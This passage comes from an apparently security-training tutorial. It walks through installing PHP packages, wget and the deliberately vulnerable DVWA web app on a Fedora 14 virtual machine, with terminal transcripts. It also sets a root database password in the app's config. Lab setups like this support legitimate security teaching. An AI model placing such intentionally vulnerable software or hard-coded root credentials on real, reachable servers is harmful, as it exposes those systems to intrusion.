Package Arch Version Repository Size
=====
Installing:
php i686 5.3.8-3.fc14 updates 1.1 M
Installing for dependencies:
php-cli i686 5.3.8-3.fc14 updates 2.3 M
php-common i686 5.3.8-3.fc14 updates 538 k
=====

Transaction Summary
-----
Install 3 Package(s)

Total download size: 3.9 M
Installed size: 13 M
Is this ok [y/N]: y
```

2. Install php-mysql

○ Instructions:

1. yum install php-mysql
2. y

```

Fedora14 - VMware Player  File Virtual Machine Help
Applications Places System Sun Apr 1, 7:01 PM Student
root@Fedora14:/var/www/html/dvwa
File Edit View Search Terminal Help
[root@Fedora14 dvwa]# yum install php-mysql
Loaded plugins: langpacks, presto, refresh-packagekit
Adding en_US to language list
Setting up Install Process
Resolving Dependencies
--> Running transaction check
--> Package php-mysql.i686 0:5.3.8-3.fc14 set to be installed
--> Processing Dependency: php-pdo for package: php-mysql-5.3.8-3.fc14.i686
--> Running transaction check
--> Package php-pdo.i686 0:5.3.8-3.fc14 set to be installed
--> Finished Dependency Resolution

Dependencies Resolved

=====
Package Arch Version Repository Size
=====
Installing:
php-mysql i686 5.3.8-3.fc14 updates 76 k
Installing for dependencies:
php-pdo i686 5.3.8-3.fc14 updates 71 k
=====
Transaction Summary
=====
Install 2 Package(s)

Total download size: 148 k
Installed size: 343 k
Is this ok [y/N]: y

```

3. Install php-pear

○ Instructions:

1. yum install php-pear php-pear-DB
2. y

```

Fedora14 - VMware Player  File  Virtual Machine  Help
Applications  Places  System
root@Fedora14:/var/www/html/dvwa/config
File Edit View Search Terminal Help
[root@Fedora14 config]# yum install php-pear php-pear-DB
Loaded plugins: langpacks, presto, refresh-packagekit
Adding en_US to language list
Setting up Install Process
Resolving Dependencies
--> Running transaction check
--> Package php-pear.noarch 1:1.9.4-1.fc14 set to be installed
--> Package php-pear-DB.noarch 0:1.7.13-3.fc12 set to be installed
--> Finished Dependency Resolution

Dependencies Resolved

=====
Package                Arch          Version           Repository        Size
=====
Installing:
php-pear                noarch        1:1.9.4-1.fc14    updates           394 k
php-pear-DB             noarch        1.7.13-3.fc12    fedora            94 k
=====

Transaction Summary
=====
Install      2 Package(s)

Total download size: 488 k
Installed size: 2.9 M
Is this ok [y/N]: y

```


Step 9: Install wget

1. Install wget

○ **Instructions:**

1. yum install wget

2. y



```

Fedora14 - VMware Player  File  Virtual Machine  Help
Applications  Places  System
root@Fedora14:~
File Edit View Search Terminal Help
[root@Fedora14 ~]# yum install wget
Loaded plugins: langpacks, presto, refresh-packagekit
Adding en_US to language list
Setting up Install Process
Resolving Dependencies
--> Running transaction check
---> Package wget.i686 0:1.12-4.fc14 set to be installed
--> Finished Dependency Resolution

Dependencies Resolved

=====
Package                Arch          Version           Repository        Size
=====
Installing:
wget                   i686          1.12-4.fc14       updates           481 k
=====

Transaction Summary
=====
Install      1 Package(s)

Total download size: 481 k
Installed size: 1.8 M
Is this ok [y/N]: y

```

Step 10: Install Damn Vulnerable Web App (DVWA)

Download DVWA

- The most recent version can be found at <http://www.dvwa.co.uk/>


○ Instructions:

- `cd /var/www/html`
- `wget`

`http://www.computersecuritystudent.com/SECURITY_TOOLS/DVWA/DVWA-v107/lesson1/DVWA-1.0.7.zip`

- Grab the DVWA-1.0.7 application.

- Remember to down the zip file from computersecuritystudent and not googlecode.
- `ls -l | grep DVWA`
- Confirm DVWA-1.0.7.zip was downloaded



```
Fedora14 - VMware Player  File  Virtual Machine  Help
Applications  Places  System  Sun Apr 1, 6:06 PM  Student
root@Fedora14:/var/www/html
File Edit View Search Terminal Help
[root@Fedora14 ~]# cd /var/www/html
[root@Fedora14 html]#
[root@Fedora14 html]# wget http://dvwa.googlecode.com/files/DVWA-1.0.7.zip
--2012-04-01 18:05:47--  http://dvwa.googlecode.com/files/DVWA-1.0.7.zip
Resolving dvwa.googlecode.com... 173.194.64.82
Connecting to dvwa.googlecode.com|173.194.64.82|:80... connected.
HTTP request sent, awaiting response... 200 OK
Length: 1363062 (1.3M) [application/octet-stream]
Saving to: "DVWA-1.0.7.zip"

100%[=====] 1,363,062  306K/s  in 4.5s


2012-04-01 18:05:52 (294 KB/s) - "DVWA-1.0.7.zip" saved [1363062/1363062]

[root@Fedora14 html]# ls -l | grep DVWA
-rw-r--r-- 1 root root 1363062 Oct 2 13:52 DVWA-1.0.7.zip
[root@Fedora14 html]#
```

2. Unzip Package

○ Instructions:


- `unzip DVWA-1.0.7.zip`



3. Remove Zip File

- **Instructions:**

- `ls -lrta`
- `rm DVWA-1.0.7.zip`
- `y`



```

Fedora14 - VMware Player  File  Virtual Machine  Help
Applications  Places  System  Sun Apr 1, 6:18 PM  Student
root@Fedora14:/var/www/html
File Edit View Search Terminal Help
[root@Fedora14 html]# ls -lrta
total 1344
drwxr-xr-x. 8 root root   4096 Sep  8  2010 dvwa
drwxr-xr-x. 6 root root   4096 Oct 27  2010 ..
-rw-r--r--. 1 root root 1363062 Oct  2 13:52 DVWA-1.0.7.zip
drwxr-xr-x. 3 root root   4096 Apr  1 18:17 .
[root@Fedora14 html]#
[root@Fedora14 html]# rm DVWA-1.0.7.zip
rm: remove regular file 'DVWA-1.0.7.zip'? y
[root@Fedora14 html]#
[root@Fedora14 html]#


```

4. Configure config.inc.php

○ Instructions:

- cd /var/www/html/dvwa/config
- This is the configuration directory for DVWA.
- cp config.inc.php config.inc.php.BKP
- Make Backup copy
- chmod 000 config.inc.php.BKP
- Remove Permissions to the Backup Copy
- vi config.inc.php

- This is the configuration file for DVWA that handles the database communication from the Web App.




```
Fedora14 - VMware Player  File Virtual Machine Help
Applications Places System Sun Apr 1, 6:25 PM Student
root@Fedora14:/var/www/html/dvwa/config
File Edit View Search Terminal Help
[root@Fedora14 html]# cd /var/www/html/dvwa/config
[root@Fedora14 config]#
[root@Fedora14 config]# cp config.inc.php config.inc.php.BKP
[root@Fedora14 config]#
[root@Fedora14 config]# chmod 000 config.inc.php.BKP
[root@Fedora14 config]#
[root@Fedora14 config]# vi config.inc.php
```

5. Configure config.inc.php

○ Instructions:

- Arrow down to the line that contains db_password
- Arrow right and place cursor on the second single quote
- Press "i"
- This puts the vi editor into INSERT mode.
- Type "dvwaPASSWORD"
- Press <Esc>

- This takes the vi editor out of INSERT mode.
- Type ":wq!"
- This save the config.inc.php file.



```

root@Fedora14:/var/www/html/dvwa/config
File Edit View Search Terminal Help
<?php
# If you are having problems connecting to the MySQL database and all of the variables below are
correct
# try changing the 'db_server' variable from localhost to 127.0.0.1. Fixes a problem due to socke
ts.
# Thanks to digininja for the fix.
# Database management system to use
$DBMS = 'MySQL';
#$DBMS = 'PGSQL';
# Database variables
$_DVWA = array();
$_DVWA[ 'db_server' ] = 'localhost';
$_DVWA[ 'db_database' ] = 'dvwa';
$_DVWA[ 'db_user' ] = 'root';
$_DVWA[ 'db_password' ] = 'dvwaPASSWORD';
# Only needed for PGSQL
$_DVWA[ 'db_port' ] = '5432';
?>
-- INSERT --


```

Insert dvwaPASSWORD between the single quotes

6. Restart Apache

○ Instructions:

- service httpd restart
- Restart Apache
- ps -eaf | grep -v grep | grep httpd
- Make sure Apache is running.



The screenshot shows a terminal window titled "Fedora14 - VMware Player" with a menu bar (File, Virtual Machine, Help) and a toolbar. The terminal prompt is "root@Fedora14:~". The user enters the command "service httpd restart". The output shows "Stopping httpd:" followed by "[OK]", and "Starting httpd: httpd: Could not reliably determine the server's fully qualified domain name, using ::1 for ServerName" followed by "[OK]". The user then enters "ps -eaf | grep -v grep | grep httpd", which displays a list of processes. The first line is "root 2219 1 0 19:47 ? 00:00:00 /usr/sbin/httpd". The following seven lines are "apache 2222 2219 0 19:47 ? 00:00:00 /usr/sbin/httpd", "apache 2223 2219 0 19:47 ? 00:00:00 /usr/sbin/httpd", "apache 2224 2219 0 19:47 ? 00:00:00 /usr/sbin/httpd", "apache 2225 2219 0 19:47 ? 00:00:00 /usr/sbin/httpd", "apache 2226 2219 0 19:47 ? 00:00:00 /usr/sbin/httpd", "apache 2227 2219 0 19:47 ? 00:00:00 /usr/sbin/httpd", and "apache 2228 2219 0 19:47 ? 00:00:00 /usr/sbin/httpd". The terminal window has a status bar at the bottom that says "To direct input to this virtual machine, press Ctrl+G." and the VMware logo.


```
root@Fedora14 ~]# service httpd restart
Stopping httpd:                                [ OK ]
Starting httpd: httpd: Could not reliably determine the server's fully qualified domain name, using ::1 for ServerName
                                                    [ OK ]

root@Fedora14 ~]#
root@Fedora14 ~]# ps -eaf | grep -v grep | grep httpd
root      2219      1  0 19:47 ?        00:00:00 /usr/sbin/httpd
apache    2222    2219  0 19:47 ?        00:00:00 /usr/sbin/httpd
apache    2223    2219  0 19:47 ?        00:00:00 /usr/sbin/httpd
apache    2224    2219  0 19:47 ?        00:00:00 /usr/sbin/httpd
apache    2225    2219  0 19:47 ?        00:00:00 /usr/sbin/httpd
apache    2226    2219  0 19:47 ?        00:00:00 /usr/sbin/httpd
apache    2227    2219  0 19:47 ?        00:00:00 /usr/sbin/httpd
apache    2228    2219  0 19:47 ?        00:00:00 /usr/sbin/httpd
root@Fedora14 ~]#
```

